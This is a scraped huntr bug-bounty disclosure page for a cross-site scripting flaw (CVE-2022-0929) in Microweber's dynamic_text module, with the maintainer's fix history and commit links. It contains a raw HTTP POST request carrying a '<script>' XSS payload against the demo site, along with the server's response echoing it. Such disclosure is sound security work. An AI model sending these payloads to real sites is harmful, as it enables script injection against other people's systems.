huntr

XSS on dynamic_text module in microweber/microweber

0

✔ **Valid**   Reported on Mar 10th 2022

Description

There is XSS vulnerability on dynamic_text module.

Proof of Concept

Visit - https://demo.microweber.org/demo/admin/view:modules/load_module:dyr

◀ ▬▬▬▬▬▬▬▬▬▬▬▬ ▶

Impact

Below Post request was used to upload XSS payload

```
POST /demo/api/save_dynamic_text HTTP/1.1
Host: demo.microweber.org
Cookie: remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d=2%7CTtYWLvivl
Content-Length: 121
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (k
Sec-Ch-Ua-Platform: "Windows"
Origin: https://demo.microweber.org
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.microweber.org/demo/admin/view:modules/load_module:dy
```

Chat with us

```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


name=%3Cscript%3Ealert(document.domain)%3C%2Fscript%3E&content=%3Cscript%3E
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 10 Mar 2022 13:41:25 GMT
Server: Apache
Cache-Control: no-cache, private
Set-Cookie: laravel_session=mQQd7vyDuLr7Eo043e36yKCRKXxnSam9QOVOolEF; expir
Connection: close
Content-Type: application/json
Content-Length: 197


{"name":"<script>alert(document.domain)<\/script>","content":"<script>alert
```

CVE
CVE-2022-0929
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Reflected

Severity
Medium (6.8)

Visibility
Public

Status
Fixed

Found by
rajeshpatil013
@rajeshpatil013

Chat with us

Fixed by

Bozhidar Slaveykov

@bobimicroweber

maintainer

This report was seen 523 times.

We are processing your report and will contact the **microweber** team within 24 hours.
9 months ago

rajeshpatil013 modified the report   9 months ago

Bozhidar Slaveykov validated this vulnerability   9 months ago

rajeshpatil013 has been awarded the disclosure bounty   ✔

The fix bounty is now up for grabs

Bozhidar Slaveykov marked this as fixed in **1.2.11** with commit **de6d17**   9 months ago

Bozhidar Slaveykov has been awarded the fix bounty   ✔

This vulnerability will not receive a CVE   ✖

Bozhidar 9 months ago   Maintainer

https://github.com/microweber-
modules/dynamic_text/commit/a5e44e938f21333da6c076ad1e08401d329c7704

Bozhidar 9 months ago   Maintainer

Here is a external module and the fix is done on microweber-modules repository

https://github.com/microweber-
modules/dynamic_text/commit/a5e44e938f21333da6c076ad1e08401d329c770~

Chat with us

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us